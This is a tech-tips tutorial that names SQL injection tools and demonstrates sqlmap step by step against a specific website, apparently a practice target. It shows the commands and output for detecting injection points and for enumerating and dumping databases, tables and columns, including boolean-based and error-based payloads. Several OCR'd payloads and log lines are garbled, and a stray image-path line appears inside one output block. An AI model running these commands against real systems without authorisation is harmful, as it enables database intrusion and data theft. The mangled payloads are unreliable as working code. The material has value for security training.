

## Web6: SQL Injection - Some Exploit Tools

In this section, the Network Administrator will introduce to you some tools (tools) used to exploit SQL Injection.

There are many security scanning tools available today (including SQL injection). These tools allow the detection and exploitation of SQL injection vulnerabilities quite powerfully. Some commonly used automated SQL injection exploit tools include:

1. Sqlmap
2. The Mole (Digging up your data)
3. Havij

There are also some other tools that you can refer to such as: Netsparker, jSQL Injection, Burp, BBQSQL.

Below I am a demo of using Sqlmap to exploit basic SQL injection.

You download Sqlmap at [here](#).

Sqlmap is written in Python language, so to use this tool you need to install Python. You can download python at <http://www.python.org/downloads/>

First you have to define the target website, here I have the following goal:

<http://zerocoolhf.altervista.org/level1.php?id=1> (this page is now dead).

**Step 1** : Open cmd and type the following command:

```
python sqlmap.py -u 'http://zerocoolhf.altervista.org/level1.php?id=1'
```

```
Ca\Windows\system32\cmd.exe
c:\sqlmap>python sqlmap.py -u "http://zerocoolhf.altervista.org/level1.php?id=1"

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:23:43

[09:23:43] [INFO] resuming back-end DBMS 'mysql'
[09:23:44] [INFO] testing connection to the target URL
[09:23:52] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requ
ests:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=' AND 4310=4310 AND 'Lehc'='Lehc

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: id=' AND <SELECT 5509 FROM(SELECT COUNT(*),CONCAT(0x7174657871,(SE
LECT (CASE WHEN (5509=5509) THEN 1 ELSE 0 END)),0x716d637671,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'UFca'='UFca
---
[09:23:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0
[09:23:53] [INFO] fetched data logged to text files under 'c:\sqlmap\output\zero
coolhf.altervista.org'
```

sqlmap will detect the target's vulnerability and give information about the vulnerability.

**Step 2 :** Once it has been determined that the target website has an SQL injection vulnerability, we proceed to find the database name.

```
python sqlmap.py -u 'http://zerocoolhf.altervista.org/level1.php?id=1' --dbs
```

```
Ca\Windows\system32\cmd.exe
c:\sqlmap>python sqlmap.py -u "http://zerocoolhf.altervista.org/level1.php?id=1"
--dbs

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:33:40

[09:33:41] [INFO] resuming back-end DBMS 'mysql'
[09:33:41] [INFO] testing connection to the target URL
[09:33:48] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requ
ests:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=' AND 4310=4310 AND 'Lehc'='Lehc


  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: id=' AND <SELECT 5509 FROM(SELECT COUNT(*),CONCAT(0x7174657871,(SE
LECT (CASE WHEN (5509=5509) THEN 1 ELSE 0 END)),0x716d637671,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'UFca'='UFca
---
[09:33:48] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0
[09:33:48] [INFO] fetching database names
[09:33:48] [INFO] the SQL query used returns 2 entries
[09:33:48] [INFO] resumed: information_schema
[09:33:48] [INFO] resumed: my_zerocoolhf
available databases [2]:
[*] information_schema
[*] my_zerocoolhf

[09:33:48] [INFO] fetched data logged to text files under 'c:\sqlmap\output\zero
coolhf.altervista.org'
```

=> Database: my\_zerocoolhf

**Step 3 :** After determining the database name, we will find the names of the tables in the database.

```
python sqlmap.py -u 'http://zerocoolhf.altervista.org/level1.php?id=1' --tables
```



```
C:\Windows\system32\cmd.exe
c:\sqlmap>python sqlmap.py -u "http://zerocoolhf.altervista.org/level1.php?id=1"
--tables -D my_zerocoolhf

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 09:39:47

[09:39:47] [INFO] resuming back-end DBMS 'mysql'
[09:39:47] [INFO] testing connection to the target URL
[09:39:50] [INFO] heuristic detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) reques-
ts:
-----
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 4310=4310 AND 'Lehc'='Lehc

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: id=1' AND (<SELECT 5509 FROM(<SELECT COUNT(*) CONCAT(0x7174657871,<SE-
LECT (CASE WHEN (<5509=5509) THEN 1 ELSE 0 END)),0x7164637671.FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'UFca'='UFca

[09:39:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0
[09:39:50] [INFO] fetching tables for database: 'my_zerocoolhf'
[09:39:50] [INFO] the SQL query used returns 2 entries
[09:39:50] [INFO] resumed: auth
[09:39:50] [INFO] resumed: book
Database: my_zerocoolhf
[2 tables]
+-----+
| auth |
| book |
+-----+

[09:39:50] [INFO] fetched data logged to text files under 'c:\sqlmap\output\zero-
oolhf.altervista.org'
```

=> There are 2 tables in the database: auth and book

**Step 4 :** Identify the column names in the table

```
python sqlmap.py -u 'http://zerocoolhf.altervista.org/level1.php?id=1' --columns
```

```

C:\Windows\system32\cmd.exe
c:\sqlmap>python sqlmap.py -u "http://zerocoolhf.altervista.org/level1.php?id=1" --columns -D my_zerocoolhf -T book

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:43:21

[09:43:21] [INFO] resuming back-end DBMS 'mysql'
[09:43:21] [INFO] testing connection to the target URL
[09:43:23] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
-----
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4310=4310 AND 'Lehc'='Lehc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 5509 FROM(SELECT COUNT(*),CONCAT(0x7174657871,FLOOR(RAND(0)*2)LECT (CASE WHEN (5509=5509) THEN 1 ELSE 0 END))>,0x716d637671,FLOOR(RAND(0)*2)FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'UFca'='UFca

[09:43:23] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0
[09:43:23] [INFO] fetching columns for table 'book' in database 'my_zerocoolhf'
[09:43:24] [INFO] the SQL query used returns 4 entries
[09:43:24] [INFO] retrieved: id
[09:43:25] [INFO] retrieved: int(11)
[09:43:26] [INFO] retrieved: title
[09:43:27] [INFO] retrieved: varchar(255)
[09:43:28] [INFO] retrieved: price
[09:43:29] [INFO] retrieved: int(11)
[09:43:30] [INFO] retrieved: author
[09:43:32] [INFO] retrieved: text
Database: my_zerocoolhf
Table: book
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| author | text |
| id      | int(11) |
| price  | int(11) |
| title  | varchar(255) |
+-----+-----+

[09:43:32] [INFO] fetched data logged to text files under 'c:\sqlmap\output\zerocoolhf.altervista.org'

```

TipsMake

=> Identify the columns in the book table: author, id, price, title.

**Step 5 :** Dump data from the table.

```
python sqlmap.py -u 'http://zerocoolhf.altervista.org/level1.php?id=1' --dump -D
```

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
consent is illegal. It is the end user's responsibility to obey all applica
local, state and federal laws. Developers assume no liability and are not re
sible for any misuse or damage caused by this program

[*] starting at 09:51:14

[09:51:14] [INFO] resuming back-end DBMS 'mysql'
[09:51:15] [INFO] testing connection to the target URL
[09:51:16] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) r
sts:
-----
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=' AND 4310=4310 AND 'Lehc'='Lehc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=' AND (SELECT 5509 FROM(SELECT COUNT(*),CONCAT(0x7174657871
LECT (CASE WHEN (5509=5509) THEN 1 ELSE 0 END)),0x716d637671,FLOOR(RAND(0)*2
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'UFca'='UFca

[09:51:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0
[09:51:16] [INFO] fetching columns for table 'book' in database 'my_zerocool
[09:51:16] [INFO] the SQL query used returns 4 entries
[09:51:16] [INFO] resumed: id
[09:51:16] [INFO] resumed: int(11)
[09:51:16] [INFO] resumed: title
[09:51:16] [INFO] resumed: varchar(255)
[09:51:16] [INFO] resumed: price
[09:51:16] [INFO] resumed: int(11)
[09:51:16] [INFO] resumed: author
[09:51:16] [INFO] resumed: text
[09:51:16] [INFO] fetching entries for table 'book' in database 'my_zerocool
[09:51:18] [INFO] the SQL query used returns 4 entries
[09:51:26] [INFO] retrieved:
[09:51:34] [INFO] retrieved: 1
[09:51:35] [INFO] retrieved: 25
[09:51:39] [INFO] retrieved: Advance SQL injection by zerocool & HR
[09:51:41] [INFO] retrieved:
[09:51:46] [INFO] retrieved: 2
[09:51:47] [INFO] retrieved: 20
[09:51:49] [INFO] retrieved: Advance WAF evasion by zerocool & HR
[09:51:49] [INFO] retrieved:
[09:51:51] [INFO] retrieved: 3
[09:51:52] [INFO] retrieved: 30
[09:51:53] [INFO] retrieved: Error Based injection by zerocool & HR
[09:51:54] [INFO] retrieved:
[09:51:58] [INFO] retrieved: 4
[09:52:03] [INFO] retrieved: 0
[09:52:04] [INFO] retrieved:
[09:52:04] [INFO] analyzing table dump for possible password hashes
Database: my_zerocoolhf
Table: book
14 entries
-----
| id | price | title | author |
-----
| 1 | 25 | Advance SQL injection by zerocool & HR | <blank> |
| 2 | 20 | Advance WAF evasion by zerocool & HR | <blank> |
| 3 | 30 | Error Based injection by zerocool & HR | <blank> |
| 4 | 0 | <blank> | <blank> |
-----

[09:52:04] [INFO] table 'my_zerocoolhf.book' dumped to CSU file 'c:\sqlmap\o
6\zerocoolhf.altervista.org\dump\my_zerocoolhf\book.csu'
[09:52:04] [INFO] fetched data logged to text files under 'c:\sqlmap\output\
oolhf.altervista.org'

```

TipsMake

=> Thus, we have obtained the database of the target website.

Above is a basic demo of using sqlmap to exploit SQL injection errors, you can learn more options of sqlmap [here](#) to support SQL injection exploitation.

You finished reading the article "**Web6: SQL Injection - Some Exploit Tools**" edited by the [TipsMake](#) team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.